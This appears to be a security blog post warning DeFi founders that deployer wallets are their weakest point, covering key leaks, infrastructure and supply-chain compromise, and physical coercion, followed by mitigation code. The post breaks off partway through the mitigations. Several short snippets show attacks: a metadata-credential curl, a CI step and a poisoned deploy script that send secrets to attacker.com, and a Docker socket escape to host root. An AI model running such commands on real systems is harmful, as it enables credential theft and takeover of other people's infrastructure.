Dear Founders: Your Deployer Wallet Is a 0-Day Vulnerability
Your deployer wallet is the #1 DeFi attack surface. Learn how private key leaks, supply chain exploits & physical attacks drain protocols and how to stop them.

It is 5:11 AM UTC on September 20, 2022. A transaction hits Wintermute's vault.
The contracts execute normally. No bug. No reentrancy. No oracle manipulation. The vault simply does what it's told because the address calling it is an admin, and admins can drain it.
$160 million. Gone.
The admin address was a vanity wallet, generated using an open-source tool called Profanity. Five days earlier, 1inch had published a security disclosure: every private key generated by Profanity could be brute-forced. Wintermute saw the warning. They moved their ETH out of the hot wallet.
They forgot to revoke its admin privileges.
The smart contracts were clean. The audit found nothing wrong. The vulnerability wasn't in the code it was in the key that controlled the code, generated months earlier by a tool whose author had already abandoned it as fundamentally broken.
And here's the thing most founders still haven't fully reckoned with: the deployer wallet isn't just a technical artifact. It is the highest-value single point of failure in your entire stack and it's almost always the least defended one.
The deployer wallet is the god key. It was born powerful, it usually stays powerful, and almost nobody treats it like the loaded weapon it is.
The Numbers That Should Change How You Build
Before we go into how, let's sit with how much.

Physical attacks ("wrench attacks") on crypto holders caused an estimated $100M in losses in 2026 alone, double the $40M figure from 2025. Digital key compromises remain the #1 root cause of on-chain protocol hacks by stolen value. Private key theft and infrastructure compromise, not smart contract bugs, account for the majority of nine-figure DeFi exploits.
And on April 25, 2026, Pavel Durov posted something that should have landed harder than it did:
41 kidnappings of crypto holders in France in 3.5 months of 2026. Why? French tax officials selling crypto owners' data to criminals (Ghalia C.) + massive tax database leaks. Now the state also wants IDs and private messages of social media users. More data = More victims.
France is seeing roughly one crypto-related kidnapping every 2.5 days. The data that enables those attacks doesn't come from hackers it comes from a 32-year-old tax official who sold investor wallet data from a government database called Mira to organized crime. Criminal networks then cross-referenced it with on-chain analytics and social media to build targeting lists.
The result: your deployer wallet is under threat from four distinct attack surfaces simultaneously. Most founders have hardened exactly one of them.
What Is the Deployer Wallet, and Why Is It So Dangerous?

The deployer wallet is the Ethereum account used to:
- Deploy smart contracts to the mainnet
- Initialize proxy admin ownership
- Sign privileged transactions
upgradeTo,setOwner,pause - Bootstrap the entire protocol's trust chain
In almost every project, this wallet was used by one engineer on one machine during one hectic deploy night. It often has residual admin privileges via Ownable or AccessControl patterns. It's referenced in deployment scripts, internal docs, and block explorers. Its private key was derived from a hardware wallet seed that also controls personal funds.
1// The pattern that ships in 90% of protocols
2contract MyProtocol is Ownable {
3    constructor() Ownable(msg.sender) {
4        // msg.sender = deployer wallet = god key
5        // This never changes unless you explicitly change it
6    }
7}
8
The deployer wallet is often never touched again after launch. And it is almost always still the owner.
That is a loaded weapon with no safety, sitting in a drawer, that anyone who finds the key can pick up and fire.
The attack surface has four distinct layers. Each has been exploited. Each has caused protocol-ending losses. And each is expanding.
Attack Vector 1: The Private Key Leak
Private key exposure is the #1 root cause of on-chain protocol hacks by stolen value. The attack surface is larger than most founders realize.
Automated GitHub scanners Trufflehog, GitLeaks, and dozens of commercial variants continuously crawl public and leaked private repos. A key found in a commit from 18 months ago, before the repo was accidentally public for three hours, will be drained within seconds of discovery. The bots are faster than your incident response.
The Developer Laptop Attack Surface
The machine that generated the deployer key is itself a target. Here is what lives on a typical developer's laptop that an attacker wants:
1Browser extensions (malicious / compromised)
2  └─► intercept clipboard, steal keystore files
3npm packages with postinstall hooks
4  └─► read ~/.ssh/, ~/.ethereum/, ./keystore/
5VS Code extensions
6  └─► exfiltrate .env files, recently opened files
7Malicious VS Code themes
8  └─► eval() arbitrary JS in extension host process
9
Cloud Secret Sprawl
| Secret Store | Common Failure Mode |
|---|---|
| AWS SSM Parameter Store | Over-permissive IAM role, access key leaked in CI logs |
| GitHub Actions Secrets | OIDC misconfiguration, echo $SECRET in debug step |
| HashiCorp Vault | Unsealed with root token; token logged to stdout |
.env in Docker image | docker history layer extraction |
| Terraform state files | terraform.tfstate in unencrypted S3 bucket |
Entropy Failure: The Key That Was Never Secure
1# BAD: seeded with timestamp predictable within milliseconds
2import random, time
3random.seed(int(time.time()))
4private_key = hex(random.getrandbits(256))
5
6# BAD: JavaScript Math.random() is not cryptographically secure
7const key = Math.random().toString(16)  // Never. Do. This.
8
This isn't theoretical. Several early-era wallets and test networks generated keys from low-entropy sources. Those keys are being systematically scanned and drained to this day.
Attack Vector 2: Infrastructure Compromise
Infrastructure attacks are the fastest-growing category of deployer wallet compromises. Attackers don't break your crypto. They break your servers.

Three Exploits That Work Right Now
AWS Metadata Service (IMDS) Abuse. If your EC2 instance running a deployment script has an over-permissive IAM role:
1curl <http://169.254.169.254/latest/meta-data/iam/security-credentials/DeployRole>
2# Returns: AccessKeyId, SecretAccessKey, Token
3# Full access to every secret your deploy role can touch
4
GitHub Actions Environment Exfiltration. A malicious PR targeting your CI workflow:
1- name: "Debug Step" # injected via PR from attacker-controlled fork
2  run: |
3    env | curl -d @- <https://attacker.com/exfil>
4    # Dumps every secret variable in your workflow environment
5
Docker Socket Escape. If your deploy container has access to the Docker socket:
1docker run -v /:/host -it ubuntu chroot /host /bin/bash
2# Full root on the host machine
3# Everything in /proc, /etc, keystore files all readable
4
Your package.json Is an Attack Surface
1You depend on: ethers.js → hardhat → @nomicfoundation/hardhat-ethers
2                    ↓
3Attacker compromises a maintainer of a 3rd-level dependency
4Publishes malicious version with modified postinstall hook:
5    "postinstall": "node ./scripts/collect.js"
6    // Exfiltrates .env to attacker's server on npm install
7
The ua-parser-js npm package downloaded 8 million times per week was compromised via account takeover in 2021. Every deploy pipeline that ran npm install during that window automatically received a cryptominer and credential stealer. Nobody audited the package. Everyone just ran it.
Attack Vector 3: Supply Chain & CI/CD
The Compiler You Trust Without Thinking
Most development environments fetch the Solidity compiler binary automatically. Most do not verify the binary hash before executing it. A compromised CDN, a BGP hijack, or a DNS poisoning attack puts a malicious compiler on your machine one that reads .env files while appearing to compile contracts normally.
The Deploy Script That Betrays You
The deployment script is trusted code that has full access to your private key. If that script is pulled from a compromised package or repository, the key is gone before a single legitimate transaction hits the chain:
1// deploy.js has access to process.env.PRIVATE_KEY
2// Attacker's poisoned version adds this before continuing normally:
3
4const axios = require("axios");
5await axios.post("<https://attacker.com/collect>", {
6  key: process.env.PRIVATE_KEY,
7  rpc: process.env.RPC_URL,
8  network: process.env.NETWORK,
9});
10// Then runs the normal deploy so nothing looks wrong
11
The attack self-conceals. The deploy succeeds. The key is gone.
Attack Vector 4: The $5 Wrench Attack
Here is the attack that no audit catches and no smart contract prevents.
The $5 wrench attack is the security community's term for a fundamental cryptographic truth: no encryption withstands physical coercion. When cryptography is strong enough, attackers bypass it entirely and attack the human holding the keys.
$5 wrench: A method of attacking cryptographic security measures by threatening or inflicting physical harm.
The joke was always that it was cheaper to buy a wrench and threaten someone than to brute-force their private key. In 2026, it's not a joke anymore.
The Attack Is Organized. It Is Escalating. It Is Data-Driven.
| Year | Documented Wrench Attacks | Trend |
|---|---|---|
| 2015–2016 | ~10 | OTC traders, opportunistic |
| 2017–2018 | ~40 | Exchange founders, developers |
| 2019–2021 | ~60 | Home invasions, kidnappings |
| 2022–2023 | ~80 | Organized gang operations |
| 2024 | 67 (France alone) | Systematic, professionally planned |
| Q1 2026 | 41 in France (3.5 months) | One attack every 2.5 days |
This is not random crime. It is a targeting operation. And the data that enables it comes from sources you didn't choose to expose yourself on.
The Attack Flow

Selected Attacks on Founders and Operators
These are not abstract statistics. These are people doing the same job you do.
January 2025, Vierzon, France. Ledger co-founder David Balland and his wife were kidnapped. His finger was severed. He was rescued by GIGN after a partial ransom payment was made and later traced and frozen by Tether.
November 2024, Toronto, Ontario. WonderFi CEO Dean Skurka was kidnapped during rush hour on a Tuesday. He was released after $1M in ransom was paid.
November 2024, Chicago, Illinois. Six men kidnapped an entire family four people including a nanny from their townhouse and forced the transfer of $15 million in cryptocurrency at gunpoint.
October 2024, Las Vegas, Nevada. Three teenagers kidnapped a man who had hosted a crypto event. They drove him into the desert and forced him to transfer $4 million at gunpoint.
December 2025, Vienna, Austria. The son of a Ukrainian mayor was betrayed by a fellow student, tortured, and burned to death after revealing his cryptocurrency wallet credentials.
March 2026, Yvelines, France. A couple was robbed of €900,000 in Bitcoin by three men posing as police during a violent home invasion.
Why Founders Are Specifically High-Value Targets
As a protocol founder, your attack profile is uniquely dangerous in ways that go beyond simply holding crypto.
Your deployer address is public. Tools like Nansen, Arkham, and Etherscan show wallets associated with your ENS or your public GitHub handle. If your deployer address holds significant assets or if attackers know you can call upgradeTo() you are worth targeting even if your personal ETH balance appears low.
Your admin key is visible on-chain. Block explorers list your wallet as owner of deployed contracts. Attackers know exactly what powers that key holds before they ever approach you.
Your identity is public. Your GitHub, LinkedIn, conference talk recordings, and Twitter create a complete targeting package. Attackers know your face, your city, sometimes your neighborhood.
You may be the only one who knows. In many protocols, only the founder knows the seed phrase. Attackers know that too.
The Durov Warning: When the Government Is the Data Leak
Pavel Durov's April 25 post was reported as a political statement. It is better understood as a technical threat model.
The mechanism he identified: a 32-year-old French tax official, Ghalia C., was detained for selling data from a government system called Mira fiscal oversight software containing the addresses, net worth, and crypto holdings of French citizens to organized crime networks. Those networks cross-referenced the data with on-chain analytics and social media to build targeting lists. The result: 41 kidnappings in 3.5 months.

Durov also pointed to a separate breach of France's Agency for Secure Documents 19 million records exposed, including names, addresses, emails, and phone numbers. He warned that the French government's push to require IDs and access to private messages for social media users would compound the problem, not solve it. "More data = More victims."
The compounding effect is the critical insight. Individually, these datasets are incomplete. Combined:
- Government tax database → who holds crypto and how much
- National ID database → where they live
- Social media profile → when they're home, what they look like
- On-chain analytics → which wallets, current balances, associated addresses
That is a complete intelligence package. Organized crime is using it with factory-level efficiency. Your KYC compliance requirements and the centralized databases they feed are part of this infrastructure whether you designed them to be or not.
The Full Threat Model

The Structural Asymmetry Nobody Wants to Name
The crypto industry has spent hundreds of millions of dollars on smart contract audits, formal verification, fuzzing, and invariant testing. These are important. They are also almost never what kills a protocol.
| Your Protocol | The Attacker |
|---|---|
| 10–50 person team | Nation-states, organized crime, specialist hackers |
| Startup security budget | Well-funded, patient, professional |
| Moves fast, ships fast | Waits months to execute a single operation |
| Assumes attacker is external | Often has data-derived intel or insider access |
| Defends at the contract layer | Attacks at the human and tooling layer |
| Transparent, public treasury | Anonymous, no prosecution risk |
| One failed audit = reputational damage | One failed op = reassign, try a different vector |
Far less investment has gone into operational security, contributor vetting, device hygiene, hardware-isolated signing, supply chain audits, and timelocked governance. These are the things that actually stop key compromises.
The mismatch is the vulnerability.
What the Threat Model Actually Demands
1. Eliminate the Deployer Wallet's Privileges Immediately After Launch
1// The right pattern: transfer ownership on the same deploy transaction
2contract MyProtocol is Ownable2Step {
3    constructor(address multiSig) Ownable(msg.sender) {
4        transferOwnership(multiSig);
5        // Deployer immediately loses all power
6        // multiSig now requires M-of-N hardware signers to act
7    }
8}
9
Then revoke whatever AccessControl roles the deployer still holds:
1function revokeDeployerAccess(address deployer) external onlyAdmin {
2    _revokeRole(DEFAULT_ADMIN_ROLE, deployer);
3    _revokeRole(UPGRADER_ROLE, deployer);
4    _revokeRole(PAUSER_ROLE, deployer);
5}
6
Verify on-chain that it worked:
1cast call $CONTRACT_ADDRESS "hasRole(bytes32,address)" \\
2  $(cast keccak "DEFAULT_ADMIN_ROLE") $DEPLOYER_ADDRESS
3# Must return: false
4
2. Tier Your Key Management by Risk Level
